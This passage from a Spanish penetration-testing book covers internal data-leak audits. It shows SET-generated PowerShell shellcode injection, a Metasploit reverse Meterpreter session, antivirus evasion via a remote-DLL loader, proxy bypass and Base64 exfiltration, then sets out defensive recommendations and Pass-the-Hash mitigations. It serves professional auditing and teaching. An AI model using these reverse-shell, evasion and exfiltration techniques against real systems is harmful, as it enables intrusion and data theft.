La evaluación de fuga de información del interior de una organización viene determinada por un conjunto de pruebas. Hay pruebas que serán comunes siempre y otras que dependerán del ámbito o algún aspecto concreto de la organización.

A continuación se listan algunas pruebas que pueden ser realizadas para evaluar la posible fuga de información:

- Escalada de privilegios en el equipo. Se puede intentar utilizar los últimos *exploits* para conseguir permisos administrativos o *system*. Puede ser altamente interesante conseguir privilegios para poder modificar algunas acciones o configuraciones que la máquina tenga por defecto.
- Evasión del *proxy*. Estudiar y evaluar el comportamiento del *proxy*, ya que éste puede tener una serie de reglas para restringir ciertas acciones, por ejemplo, en función de la cabecera del fichero. Este ejercicio puede llevar un gran número de pruebas, ya que los filtros pueden ir por extensión, por cabecera, por tamaño de archivos, por ubicación, protocolo, etcétera
- Infección de la máquina con *malware* o *shellcodes* no detectables para intentar realizar la subida de documentos. Esta prueba puede ser interesante realizarla junto al acceso a otra máquina de la organización con el fin de usarla de pivote para que quede registrada como máquina que saca la información hacia el exterior.
- Otras pruebas. Se pueden buscar técnicas esteganográficas para ocultar información o archivos en otros y poder subirlos a algún servidor externo que posea el auditor. Realmente, la imaginación del auditor será importante en este caso, ya que puede no ser fácil encontrar una vía.

PoC: Powershell y obtención de sesión remota

En este escenario se ejemplifica que el equipo del auditor es un sistema *Microsoft Windows Vista* o más moderno, el cual dispone de una *PowerShell*.

Existe la posibilidad de descargarse de Internet, o generar con *SET, Social Engineering Toolkit*, una *shellcode* que se carga desde código en *PowerShell*. Es una opción realmente interesante, y que a día de hoy no genera mucho ruido en cuanto a detección de antivirus se refiere.

El auditor preparará el código antes de ir a su jornada laboral a la empresa que se está auditando. El auditor genera el *script encodeado* y lo ejecutará en la máquina de la organización. ¿*PowerShell* permite ejecución de *scripts*?

La respuesta es que su política por defecto es *restricted*, por lo que no se puede, pero simplemente se debe copiar y pegar en la pantalla de *PowerShell* el contenido del *script*, como si el auditor lo escribiera a mano y ya se ejecuta.

Tras ejecutar el contenido del *script* se realizará una conexión hacia el exterior, a la dirección *IP* que el auditor haya configurado en *SET*. Antes de explicar esto a fondo, se profundiza en la generación del *script* con *SET*.

En primer lugar, y tras arrancar *SET* se elegirá el vector de ataque de *PowerShell*. Después se utilizará la opción número uno de este vector de ataque denominada "*PowerShell Alphanumeric Shellcode Injector*". Aquí existen dos opciones, generarla para sistemas de 32 o 64 bits.

Al finalizar este proceso se crea un archivo *TXT* en la ruta */pentest/exploits/set/reports*, si se ejecuta en una *BackTrack*.

```
  1) Powershell Alphanumeric Shellcode Injector
  2) Powershell Reverse Shell
  3) Powershell Bind Shell
  4) Powershell Dump SAM Database

 99) Return to Main Menu

          ________ >1
     IP address for the payload listener: 192.168.1.38
    Prepping the payload for delivery and injecting alphanumeric shellcode...
Enter the port number for the reverse [443]: 4444
    Generating x64-based powershell injection code...
    Generating x86-based powershell injection code...
    Finished generating powershell injection attack and is encoded to bypass exe
cution restriction...
set> Do you want to start the listener now [yes/no]: : yes
            ]> Select x86 or x64 victim machine [default: x64]:
```

Fig. 3.90: Generación del *script* para inyección de *shellcode* remota.

Se debe configurar el *handler* en *Metasploit* para recibir la sesión una vez se ejecute el contenido del *script*. Hay que tener en cuenta que en la generación del *script* se debe contar con el *proxy*. Una vez el *handler* recibe la primera petición desde dentro de la organización, éste envía la *shellcode* que se ejecutará en el equipo dónde se encuentra el auditor.

Esta operativa también puede servir para intentar una escalada de privilegios, una vez que se tiene una sesión.

```
msf  exploit(handler) >
    Started reverse handler on 0.0.0.0:4444
    Starting the payload handler...
    Sending stage (951296 bytes) to 192.168.1.37
    Meterpreter session 1 opened (192.168.1.38:4444 -> 192.168.1.37:49299) at 2012-09-22 15:09:5
2 -0400

msf  exploit(handler) > sessions -i

Active sessions

  Id  Type                    Information                 Connection

  1   meterpreter x64/win64   pablo-vm\pablo @ PABLO-VM   192.168.1.38:4444 -> 192.168.1.37:49299
(192.168.1.37)

msf  exploit(handler) >
```

Fig. 3.91: Controlando un equipo tras la ejecución de un *script* de *PowerShell*.

¿Cómo se ejecuta en la *PowerShell*? Como se ha comentado anteriormente, simplemente pegando el contenido del *script* y ejecutándolo. Se podría intentar mediante el comando *download* sacar el contenido que representa la información sensible en esta prueba a través de este canal que se ha creado desde fuera de la organización hacia dentro.


```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. Reservados todos los derechos.

PS C:\Users\pablo> powershell -noprofile -windowstyle hidden -noninteractive -EncodedCommand JABjAG8AZAB1ACAAPQAgACcAWwB
[illegible]
```

Fig. 3.92: *Meterpreter encodeada* en la *PowerShell*.

PoC: Shellcodes no detectables

La vía anterior es una manera interesante de intentar una fuga de información, pero existen otras que también pueden ser interesantes, y que en un alto porcentaje de ocasiones van a funcionar. En la *Rooted CON de 2013*, yo (Pablo González) y Juan Antonio Calles, presentamos una vía de evadir antivirus e *IDS*, *Intrusion Detection System*, que consistía en un *EXE* que hacía de *loader* y que obtenía una *DLL* en remoto y la cargaba. La charla en la conferencia se denominaba *"Metasploit & Flu-AD: Avoiding AVs with Payloads/DLLs Injection"*. La *DLL* albergaba cualquier *shellcode* que pudiera ser ejecutada en la arquitectura dónde el *loader* se encontrase, y cambiaba en cada nueva generación.

La técnica evolucionó y el traspaso de la *shellcode* desde el exterior hasta el *loader* se hacía directamente a memoria. Además, la *shellcode* podría ir descolocada a modo de *trilero* para evitar que algunos *IDS* reconocieran patrones. Al llegar a memoria se podría reorganizar para poder ejecutarse correctamente. Incluso se ha realizado algún módulo en *Metasploit* para implementar esto y poder llevarlo a cabo de manera sencilla.

Tanto la generación de la *DLL* como el ejecutable que hace de servidor para otorgar la *shellcode* en remoto requieren conocimientos de programación para poder emular esta técnica.

El auditor puede utilizar o emular esta técnica para evadir los antivirus e *IDS* que pueda haber en la organización. Se ejemplificará el siguiente entorno:

- El *proxy* de la organización analiza las cabeceras de los archivos buscando extensiones.
- Si se encuentra un *ZIP* se comprueba contenido, si hay *EXE* se descarta.
- Si los archivos son *DOC* o *PDF* dentro del *ZIP* se permiten.
- Si la extensión era *RAR* el *proxy* permitía dejar descargarse el fichero, independientemente del contenido.

El auditor podrá introducir el *loader* y la *DLL* necesaria comprimidos en un *RAR*. En la imagen se puede visualizar que contiene el comprimido, un *EXE* y dos *DLLs*. La *DLL* con nombre *pruebalibreria.dll* es la que contiene la *shellcode*, la cual y como se comentó anteriormente es distinta en cada generación de *DLL*. La no evaluación del *RAR* por parte del *proxy* parece un fallo de configuración en la organización, por lo que debería ser anotado para el informe




Fig. 3.93: Contenido del *RAR* "*colado*" en la organización.

Ahora, alguien del equipo de auditoría fuera de la empresa auditada debería configurar el *handler* de *Metasploit* para recibir una petición, por ejemplo, de una *Meterpreter*. Con esto se habrá conseguido un nuevo canal de manera transparente a la empresa, y se podrá utilizar dicho canal para poder subir y descargar archivos. Hay que tener en cuenta la configuración del *proxy* en la generación de la *shellcode*. También recordar que esta técnica es una vía para un intento de escalada de privilegios en la organización.

PoC: Evasiones de proxy con paciencia y pruebas

En esta prueba de concepto se hablará de como evadir el *proxy* mediante la realización de distintas pruebas. En algunas ocasiones se debe realizar pruebas sencillas que permitan verificar la correcta configuración del *proxy*, ya que nunca se sabe dónde puede haber sorpresas respecto a los errores de configuración en un dispositivo o servicio.

Hay que verificar el *software* que se encuentra en la máquina del auditor, y poder verificar que ese tipo de extensiones se puede descargar. Se deberá probar tanto la subida como descarga de archivos, y estudiar el comportamiento del *proxy*. Aunque parezca extraño, el tamaño de un fichero puede hacer que el *proxy* lo deje pasar o no, este tipo de circunstancias son las que, con paciencia, se deben ir probando y chequeando.

Si en el equipo del auditor se encuentra *software* de compresión, se deberá estudiar la viabilidad de descarga de ese tipo de extensiones. La idea de realizar un *bypass* es conseguir "*colar*" un archivo en la organización, y sobretodo conseguir "*sacar*" un archivo hacia fuera de la organización.

Se supone un ejemplo en el que el auditor encuentra *software* como *7zip* en el equipo, por lo que se entiende que se podrá obtener este tipo de archivos desde Internet. Es posible que el *proxy* evalúe el contenido del fichero, pero ¿y si no? Siempre hay que probar todo, aunque parezca obvio el resultado final.

Ahora se explica el intento de subida de archivos en esta pequeña prueba de concepto. Al realizar el intento de subida de archivos es necesario hacer frente a dos impedimentos. El primero puede ser el límite máximo del tamaño del archivo, y el segundo, evadir la comprobación de los archivos subidos.

Una opción interesante es codificar el archivo comprimido en *7zip* mediante la codificación *Base64*. Este archivo puede tener un tamaño considerable para simular una fuga de información, y posteriormente publicarlo codificado en una página web dedicada a la publicación de documentos anónimos. Esta estrategia puede ser muy eficiente en gran cantidad de situaciones para este tipo de pruebas.

Hay que recordar la ética profesional del auditor, por lo que el fichero que se sube no debe ser importante o sensible bajo ningún concepto.

Capítulo IV
Recomendaciones del proceso

1. Las recomendaciones

Una vez llevado a cabo la auditoría se debe realizar un informe con todo lo que se ha encontrado en el proceso.

Las recomendaciones son algo que deben estar en todo informe que se presente a un cliente, ya que como expertos en la temática de seguridad se deben proporcionar las premisas para evitar que los fallos de seguridad encontrados supongan alguna pérdida o daño de activo a la empresa contratante.

En función de la auditoría que se esté llevando a cabo, las recomendaciones siempre cambiarán, aunque algunas de ellas se pueden extrapolar a otros ámbitos, por lo que se pueden enunciar en ambas auditorias.

Existen las recomendaciones parciales, las cuales proporcionan una respuesta ante un fallo de seguridad que se ha detectado en una auditoría, y por otro lado está la recomendación genérica o casi genérica, que proporciona las buenas prácticas ante un riesgo conocido.

En este capítulo se estudiarán distintas recomendaciones que se pueden llevar a cabo en las distintas auditorías, con las que se le dará un toque diferenciador y de categoría al informe final.

También hay que pensar que el auditor es una persona que conoce la seguridad y que trabaja con ella, es decir, es un profesional del sector, y debe conocer las formas de proteger o recomendar a otros usuarios o empresas.

La búsqueda del fallo y el conocimiento del remedio ayudarán al auditor o equipo de auditores a dotar de un cierto nivel su trabajo, y proporcionará mayor seguridad a la empresa contratante, tanto en el ámbito real como en la percepción de su trabajo.

Es importante que el equipo de auditores se encuentre en continuo contacto con la tecnología y la seguridad, los nuevos agujeros de seguridad, las nuevas soluciones de seguridad y los problemas a los que se enfrentan, etcétera.

2. Medidas correctores en auditoría perimetral

En este apartado se proporcionan diferentes medidas correctoras y características que se deberían tener en cuenta en los sistemas perimetrales, los cuales están expuestos continuamente o gran parte del tiempo a la conectividad con usuarios en Internet. En el capítulo anterior se estudió como llevar a cabo la auditoría perimetral, ahora se exponen diferentes medidas que ayudarán al auditor a recomendar soluciones de los posibles fallos encontrados en el proceso.

Las primeras contramedidas o recomendaciones que el auditor debe contar en el informe son las soluciones a las vulnerabilidades que se han podido encontrar en la propia auditoría perimetral. Es cierto que existe una serie de características que se deben tener en cuenta, ya que pueden ayudar al auditor a utilizar un procedimiento para las recomendaciones. En otras palabras, las recomendaciones se pueden clasificar de la siguiente manera:

- Autenticación.
- Acceso.
- Criptografía y datos sensibles.
- Sesiones.
- Comunicaciones y protocolos.
- Entradas, codificación y errores.

OWASP proporciona una guía de buenas prácticas, la cual es totalmente recomendable de visualizar y leer en algún momento. La guía se puede encontrar en la siguiente dirección *URL* https://www.owasp.org/index.php/ESAPI_Secure_Coding_Guideline.

Autenticación

La identificación y autenticación de usuarios es un proceso crítico que debe disponer de unas medidas de seguridad, las cuales deben ser conocidas por los auditores para poder presentar contramedidas en la corrección o implementación de aplicativos web. Los accesos a recursos, como páginas o ficheros, deben requerir la autenticación de los usuarios, salvo que éstos se especifiquen como públicos. Siempre hay que tener en cuenta que el acceso a datos de carácter personal se realiza con una sesión de usuario identificado y autenticado.

Cuando una aplicación realiza un cambio de credenciales, éste se deberá llevar a cabo de forma segura, al igual que la gestión de errores. Por otro lado, toda acción de verificación, por ejemplo la autenticación, deberá llevarse a cabo en el lado del servidor. Esta sentencia es básica, pero la cual a día de hoy puede sorprender en algunos entornos.

Las credenciales no deben ser autocompletadas en un formulario ni mostrarse en claro en un campo con *type password*. Además, las credenciales deben disponer de políticas para forzar su cambio en un periodo determinado. Aquí se introducen los conceptos de vigencia máxima, mínima e historial de credenciales. Por supuesto se debe contemplar que las contraseñas o credenciales deben disponer

de complejidad, es decir estar compuestas por letras, números y símbolos extraños. Su longitud debe ser de al menos 8 caracteres, y nunca almacenarse en texto plano. Se debe utilizar una función *hash* para almacenar las contraseñas en un fichero o en una base de datos. Es casi imprescindible [illegible] un algoritmo de la familia *SHA*, y ya no utilizar *MD5*.

Los ataques de fuerza bruta a la autenticación es una de las acciones más comunes que una organización puede sufrir en Internet. Por esta razón se debe implementar un mecanismo, como el *captcha*, con el que superando un número de intentos de accesos consecutivos, se pida al usuario una serie de símbolos a introducir con el fin de comprobar que no es un proceso automatizado quién está realizando la autenticación.

Los *token* deben generarse para cada petición del usuario en términos de autenticación. Por ejemplo si el usuario pide un cambio de contraseña con el que le llegara un correo electrónico, el *token* que se proporcione debe ser distinto en cada solicitud de cambio de contraseña y disponer de [illegible] basada en tiempo.

Por último, una contramedida que se suele utilizar en el sector de la banca es la utilización de una reautenticación de usuario, o un segundo factor de autenticación para realizar una acción sensible. Esta medida puede ser necesitada en un entorno crítico, no solo del ámbito bancario.

Acceso

Los servicios perimetrales disponen de una capa de acceso la cual debería cumplir con unas premisas en cuanto a seguridad se refiere. A continuación se especifican una serie de medidas que ayudarán a configurar e implementar de forma más segura los servicios perimetrales.

Los usuarios que acceden a los recursos o datos de las aplicaciones o servicios deben poseer una autorización de acceso, la cual se regirá por la característica de mínimo privilegio posible en todo instante.

Como se especificó en el apartado anterior, los controles de los servicios y aplicaciones deben se implementados en el lado del servidor. Además, cada acceso a un fichero o ruta deberá ser validado. De este modo se impide el acceso no autorizado de un usuario sin los privilegios requeridos.

Las bases de datos que se puedan utilizar deberán ser configuradas con el mínimo privilegio posible, ya que un error de configuración o una desactualización de producto pueden desembocar en la toma del control del servicio con el privilegio que utilice.

[illegible] debe estar implementada siempre [illegible] de manera segura, por ejemplo no mostrando información de [illegible] hacia el exterior.

La capa de acceso se implementará de manera centralizada para proteger el acceso a cada tipo de recurso. Tener distribuida la capa de acceso puede desembocar en la generación de fallos de configuración o de aplicación de permisos debido a la propagación o replicación que hay que llevar de éstos.

Criptografía y datos sensibles

La criptografía es una rama fundamental con la que conseguimos lograr confidencialidad y proteger la información y datos sensibles. A continuación se presentan conceptos de seguridad útiles como contramedida y buenas prácticas.

Las funciones criptográficas siempre deberán estar implementadas en el lado del servidor. Además, todos los resúmenes o *hashes* que se generen de una contraseña utilizarán un *salt* con el fin de lograr dificultar los ataques de fuerza bruta, o en su subconjunto los de diccionario.

Se debería utilizar una política de gestión de claves y prevenir el acceso a cualquier clave maestra a un usuario no autorizado. Como ejemplo decir que una clave maestra puede ser una contraseña de una cadena de conexión de un servicio almacenado en texto plano en el disco, lo cual sería algo no apropiado.

Los valores aleatorios deberán ser creados por módulos criptográficos que sigan algún estándar. De este modo se pretende evitar que haya fallos de seguridad basados en la predictibilidad de lo generado.

[illegible] esto se está realizando y recomendar su uso, como se ha comentado anteriormente, si el entorno lo requiere.

Una de las necesidades de seguridad requeridas por los módulos criptográficos que se utilicen en los aplicativos web es la de que estén validados por *FIPS 140-2* o un estándar similar, según indica el *NIST* en los Estados Unidos. Además, se puede recomendar la existencia de un procedimiento para el intercambio y gestión de claves entre las terceras partes y el aplicativo.

Una de las recomendaciones más obvias en temas criptográficos es que nunca se utilicen algoritmos de cifrado implementados por el propio desarrollador. Sólo se deben utilizar cifrados estandarizados, actuales y verificados.

Otra de las recomendaciones más comunes es la de que los procesos de autenticación no deben enviar las credenciales en texto claro. Se deben utilizar protocolos que proporcionen una comunicación segura e informar de algunas vulnerabilidades conocidas que existen para estos protocolos, por lo que se debe utilizar los más seguros.

Los datos sensibles también deben encontrarse entre las recomendaciones que el auditor debe tener en cuenta. Entendiendo por dato sensible toda información referente a tarjetas de crédito, datos de

facturación y financieros, datos de carácter personal y todos los datos que, además, están sujetos a la legislación. Por este hecho se debe tener en cuenta una serie de recomendaciones, ya que en este último caso, toda precaución es poca porque no sólo la seguridad de la información está en juego, si no que la empresa se juega sanciones por incumplimiento de legislación.

Técnicas como el *autofill*, cacheo de información sensible y autocompletado en general, siempre que se trate de información sensible deben encontrarse deshabilitadas. Esto es una recomendación básica en el desarrollo e implantación de arquitecturas web. Las peticiones deben realizarse utilizando métodos *POST* y no *GET*, principalmente si muestran información sensible. Además, deberá ir protegida por algoritmos criptográficos. Todos los datos sensibles que se envían al cliente deben ser protegidos de que otros puedan acceder a ellos, es decir, deben ser invalidados, por ejemplo mediante el uso de cabeceras *no-cache* tras el acceso autorizado.

Una de las recomendaciones más básicas, y que se debe cumplir siempre por cualquier sistema de información es que el desarrollador no debe embeber en el código fuente de la aplicación datos sensibles. Esta situación es más común de lo que se puede pensar a priori, y pone en peligro la seguridad de todo el sistema.

Sesiones

En este apartado se presentan las recomendaciones relacionadas con los fallos de seguridad más comunes en el ámbito de la gestión de la sesión. Una vez el usuario ha sido autenticado comienza una sesión dónde el usuario tiene acceso a la zona interna, y esta sesión debe ser implementada de manera segura por el equipo de desarrollo. Existen diferentes amenazas que pueden hacer que una incorrecta implementación ponga en peligro los datos del sistema de información.

Las sesiones del usuario son invalidadas cuando éste realiza un *log out* de la aplicación. Este tipo de control siempre deberá estar implementado en una aplicación, si no sería un fallo grave del diseño de la propia aplicación. Se debe comprobar que este control funciona correctamente. Además, este control deberá ser visible desde cualquier vista de la aplicación, ya que el usuario debe poder cerrar sesión en cualquier instante y desde cualquier punto de la aplicación. En algunas ocasiones se puede dar el caso de que los usuarios no cierren la sesión, se deberá implantar un control de *timeout* para cerrar la sesión automáticamente ante la inactividad del usuario.

El identificador de la sesión no debe ser revelado en la dirección *URL* bajo ninguna circunstancia, ni en los mensajes de error que se puedan producir en la aplicación. Solamente debe ser enviado en la cabecera *HTTP* utilizando el campo *cookie*. Es desaconsejable que las aplicaciones utilicen *URL Rewriting*. Además, el identificador de la sesión debe cambiar y ser diferente en cada inicio de sesión, y debe ser eliminado en el servidor tras el proceso de *log out*.

Las *cookies* deberían tener un dominio y una ruta configurada con un valor restrictivo para dicho sitio. En otras palabras, delimitar a nivel de directorio o de subdominio el valor de la *cookie*, siempre y cuando sea posible. En muchos sitios se le otorga una *cookie* a un usuario y con dicha *cookie* puede acceder a todos los recursos del dominio, dónde quizá se podría delimitar para que haya una menor

exposición. Los parámetros de la *cookie* deben tener establecidos comunicación segura a través del protocolo que sea. Además, las *cookies* deberían disponer de *HTTP Only* y *Secure Flag*. *HTTP Only* permite proteger las *cookies* de la lectura de los *scripts*, en otras palabras, un *script Javascript* no podrá leer o escribir dicha información. Lógicamente, esto no es la panacea y existen técnicas que permiten saltarse dicha protección, pero siempre es una capa más de seguridad. La lectura y escritura de la *cookie* la realiza el servidor y el navegador web. Por otro lado, la protección *Secure Flag* hace que un navegador web no envíe una *cookie* por un canal no seguro, por lo que si la conexión es por *HTTP* la *cookie* no se enviará. Como se puede entender estas dos medidas de protección son interesantes y deberían ser implantadas en la gestión de *cookies*.

Los *tokens* de sesión deben ser suficientemente largos y aleatorios para no ser vulnerables a ataques. Además, los *tokens* deben ser validados en cada petición en la parte del servidor y regenerados por cada petición o solicitud de acción. La aleatoriedad de los *tokens* debe ser comprobada, ya que un *token* predecible podría permitir a un atacante llevar a cabo ciertas acciones no deseadas.

El identificador de la sesión deberá ser regenerado después de un tiempo máximo de sesión, o incluso una vez superado un número concreto de acciones. Esto es algo que no se suele llevar a cabo en la práctica, pero que en ciertas aplicaciones críticas si es implementado.

Comunicaciones y protocolos

En el presente apartado se tratarán las recomendaciones para los protocolos y comunicaciones que los servicios utilicen en la red. El análisis de los protocolos siempre será importante, sobre todo los que sean propios de la aplicación o desconocidos por el auditor. Las comunicaciones son un punto débil, ya que un fallo en este ámbito pondrá en peligro toda la información que circula en el canal.

La utilización de protocolos de seguridad en las comunicaciones es algo recomendado desde el primer instante. Aunque en algunos escenarios no todo tiene que estar bajo un protocolo de seguridad, si es obligatorio cuando se realizan las siguientes acciones:

- Autenticaciones de usuarios.
- *Cookies* que deban tener *Secure Flag* hace indicar que la comunicación siempre deberá ser cifrada, ya que si no dicha *cookie* no podrá ser enviada
- Acciones críticas por parte del usuario como puede ser la consulta de información de carácter personal.
- Toda acción relacionada con la administración a nivel global de la aplicación deberá ir siempre a través de una comunicación segura.
- Toda conexión con sistemas externos, ya sean de la propia organización o no, y que lleven a cabo un intercambio de información sensible. Además, esta circunstancia deberá ser autenticada, mediante el uso de un certificado.
- Toda conexión con sistemas externos deberán ser lanzadas siempre con los mínimos privilegios, cumpliendo con este principio básico de la seguridad. Si el proceso fuera alterado o comprometido, el atacante no dispondría de los máximos privilegios.

Los certificados *SSL* utilizados en servidores deben estar firmados por una *CA*, autoridades de certificación, reconocidas. Hay que tener en cuenta el *certificate pinning*. Lógicamente, se debe comprobar que los certificados no están emitidos para otros dominios, que no están caducados, y que se puede verificar la identidad del sitio remoto. En algunos casos la obtención del certificado remoto se deberá realizar mediante una vía no telemática, dependiendo de la criticidad de la operación a realizar o del ámbito en el que se enfoque.

En algunas ocasiones se puede requerir que existan certificados del lado del cliente, para autenticarse en algunos servicios y haciendo que este proceso sea más seguro.

La seguridad en los protocolos es algo totalmente necesario, y para ello se presentan algunas recomendaciones que se pueden dar en una gran cantidad de escenarios de una auditoría. En el protocolo *HTTP* se debe tener en cuenta las siguientes recomendaciones:

- Las redirecciones no deben incluir datos sin validar, y esta validación se debe realizar en el lado del servidor.
- Las aplicaciones utilizarán un conjunto mínimo de métodos, por ejemplo *GET* y *POST*. Hay que tener en cuenta que se pueden tener otros métodos, pero se configurarán solo los necesarios.
- Las cabeceras deben ser coherentes y se debe disponer de la cabecera que indica el tipo de contenido, *content-type*. Además, se debe especificar el tipo de codificación, siendo ésta una segura, por ejemplo *UTF-8*. Las cabeceras *HTTP* solo deben contener caracteres *ASCII*.

Entradas, codificación y errores

En este apartado se muestran las recomendaciones relacionas con las validaciones de entrada en los aplicativos web, la codificación de las entradas y salidas de datos y la gestión de los errores y *logging* que se debe realizar en cualquier tipo de servicio o aplicativo.

Para la validación de entradas se propone las siguientes recomendaciones:

- La utilización de patrones de validación puede ser importante para filtrar las entradas. Cuando se valide la entrada, si el resultado no supera la validación se debe rechazar la entrada. Esto se denomina sanitización de la entrada.
- Por supuesto las validaciones de las entradas se realizarán en el lado del servidor, aunque pueden existir validaciones en el lado del cliente, pero sólo si éstas son redundantes.
- Para evitar procesos de automatización de entradas, los formularios deberán disponer de un *captcha*. De este modo se evitará el uso de herramientas que automaticen acciones externas que pongan en peligro la seguridad de la aplicación.
- Las entradas deben disponer de un conjunto de caracteres único. Esto es importante para evitar otras codificaciones no seguras, o que la mezcla de ambas amplíen la superficie de ataque o exposición.

La codificación de las entradas y salidas presentan las siguientes recomendaciones:

- Los datos que forman parte de las entradas y salidas estarán escapados correctamente.
- Los controles de codificación, como se ha ido exponiendo en todos los apartados anteriores, deben ser implementados en el lado del servidor.
- Las peticiones que lleven datos utilizarán consultas parametrizadas para evitar ataques. Todos los datos enviados mediantes *XML*, *LDAP* u otros tipos deben ser escapados convenientemente.
- Debe existir un saneamiento asociado a las posibles subidas de ficheros por parte del cliente, tanto en el formato como en los permisos que éstos tendrán en el servidor.

Por último se exponen las recomendaciones en lo referente a errores y *logging*:

- Tanto los servicios como los aplicativos deben almacenar un registro de auditoria, también conocido como *log*. La información que se debe almacenar es variada, aunque se puede resumir en actividad de los usuarios y eventos relacionados con la seguridad del servicio o aplicación.
- Los mensajes de error que se generen no pueden incluir datos sensibles que ayuden a identificar versiones, rutas, datos, etcétera. Además, estos controles deben ser implantados en el lado del servidor.
- Es una buena práctica utilizar herramientas de análisis de *logs* que permitan realizar una gestión eficiente de la búsqueda de eventos de seguridad. Para llevar a cabo este tipo de acciones se puede utilizar un *SIEM*. Es interesante capturar eventos que contengan información como la fecha del evento, tipo de criticidad, dirección *IP* que origina el evento, descripción, etcétera.

3. Medidas correctoras en auditoría interna

En el presente apartado se exponen medidas correctoras que pueden ayudar a la empresa a mejorar su nivel de seguridad ante las pruebas de una auditoria interna. Como se ha visto en el libro la configuración de redes, la seguridad de los servicios, la actualización de las versiones, el movimiento vertical y horizontal, son algunos de los problemas de seguridad a los que se enfrenta diariamente una empresa internamente.

Medidas correctoras para ataques PtH

Como se ha visto en este libro los ataques *PtH* o *Pass The Hash* permiten el robo de credenciales, ya sea mediante el uso de una contraseña obtenida o por el uso de un *hash* robado.

Como ya se ha visto, y a modo de resumen, el atacante debe obtener un acceso administrativo local en un ordenador del ámbito de la empresa. Posteriormente, el atacante tratará de aumentar el acceso a otros equipos de la propia red mediante el uso de credenciales robadas. Las credenciales que

pueden obtener son otras que se encuentren logueadas en el quipo, cacheadas o en el archivo *SAM*. Por otro lado se puede reutilizar credenciales robadas para acceder a otros sistemas o servicios.

Si la cuenta comprometida es una cuenta con privilegios, como un administrador de dominio, las ganancias por parte del atacante son infinitas, ya que tendría acceso a todo el dominio y ser cualquier usuario del dominio. Hay que tener muy en cuenta que cualquier credencial almacenada en un equipo puede ser robada con este tipo de ataque, incluyendo las cuentas locales de los usuarios (*SAM*), cuentas de usuario de dominio, de servicio y de equipo. Las cuentas de dominio que no se hayan utilizado para iniciar sesión en el equipo comprometido no podrán ser robadas, a no ser que nos encontremos en el *Domain Controller*.

¿Qué condiciones se tienen que dar para que un atacante pueda utilizar un *hash* robado en otro equipo? Se pueden enumerar de la siguiente forma:

- El atacante debe tener conectividad con el equipo remoto a través de la red, y el equipo remoto debe tener servicios que acepten conexiones de red.
- La cuenta del usuario debe tener un *hash* idéntico al que se robó en la máquina comprometida, es decir, la contraseña debe ser la misma. Por ejemplo, si ambos equipos están en el mismo dominio o cuentas locales con el mismo nombre de usuario y contraseña.
- La cuenta comprometida debe tener derecho de inicio de sesión en la red en el equipo remoto.

¿Se puede resolver esto? ¿Por qué Microsoft no puede liberar una actualización y resolver este "problema"? ¿Se debe reconstruir la arquitectura de *Windows* para solventar esto? En primer lugar, no sería correcto definirlo como problema, quizá sí es un problema para los administradores de la red que utilizan demasiado la delegación de identidades, entre otras medidas, y por ello se enfrentan al peligro del *pass the hash*.

En segundo lugar el robo de credenciales y la reutilización o impersonalización de credenciales no es un problema que se pueda resolver con una actualización de software por parte de *Microsoft*.

Por lo tanto, para que la mitigación sea efectiva, cualquier cambio en la arquitectura de *Windows* debe denegar a los potenciales atacantes la posibilidad de realizar acciones como:

- ¿Dónde se almacenan en memoria las credenciales? Muchos usuarios llevan años investigando sobre este tema, y conocen las partes más internas del sistema operativo *Windows*, por lo que a priori se conoce en qué direcciones se almacena dicha información. ¿Cómo se soluciona esto? Quizá se puede pensar en técnicas de cifrado, ocultación, ofuscación, pero la realidad nos indica que en el momento que el producto está en manos del usuario, siempre podrá llevar a cabo ingeniería inversa. Un ejemplo claro de esto son las investigaciones llevadas a cabo por *Hernán Ochoa* o *Gentil Kiwi*, y los resultados obtenidos, como son las herramientas *WCE* o *Mimikatz*, respectivamente. Estas investigaciones dejaron claro que la seguridad por oscuridad nunca ha sido un buen método, ya que gracias a la ingeniería inversa, se puede obtener cosas realmente interesantes.

- Extracción de credenciales por parte de los atacantes. Gracias a *PtH* y otro tipo de ataques que pueden finalizar en robo o adquisición de credenciales, un atacante aprovecha el acceso para comprometer otras cuentas que pueden alojarse en ese equipo, ya sea en memoria, cacheadas o en ficheros. ¿No está cifrada esa información? ¿Por qué *Microsoft* no cambia la vía en que fortifica esta información? Realmente la información no está en plano, pero casi, ya que en algunos sitios como el proceso *lsass.exe*, la información se encuentra cacheada. Es cierto que *Microsoft* puede cambiar esto, pero siempre el sistema operativo tendrá la capacidad de recuperarlos, por lo que un atacante que estudie el funcionamiento del sistema tendrá la posibilidad de lograr descubrir cómo funciona. *Microsoft* entiende que cambiar esto hace que sea sólo cuestión de tiempo que un atacante vuelva a conocer cómo recuperar la información, siempre y cuando pueda ejecutar código como administrador en la máquina, qué lógicamente, en su equipo lo podrá realizar. *Microsoft* entiende que un paso importante para la mitigación de este hecho es evitar de algún modo que los atacantes puedan hacerse con el control de las cuentas, mediante la restricción de acceso administrativo local. Esta reducción se encuentra disponible en los sistemas operativos de la marca a día de hoy.
- Reutilizar las credenciales. El famoso mecanismo *SSO, Single Sign-On*, proporciona una mejor experiencia de usuario, pero hay que asumir que aumenta el riesgo de ataques *PtH*, ya que obteniendo dicho *hash* o credencial se obtiene acceso a todos los recursos de ese usuario en distintos entornos. Además, como el sistema operativo debe cachear las credenciales para poder llevar acciones después en el nombre de ese usuario, éste es un riesgo claro. Realmente esto se hace por comodidad del usuario, ya que si las credenciales no se encontrasen cacheadas, el usuario debería volver a escribirlas continuamente en cada acción que realizara.

Tras esta exposición de ideas y problemas sobre la arquitectura de *Windows* y el *Pass The Hash*, se puede llegar a la conclusión de que no sería sencillo alcanzar una solución, sin tirar abajo todo el núcleo y volverlo a rehacer. ¿Cómo se puede proteger una organización?

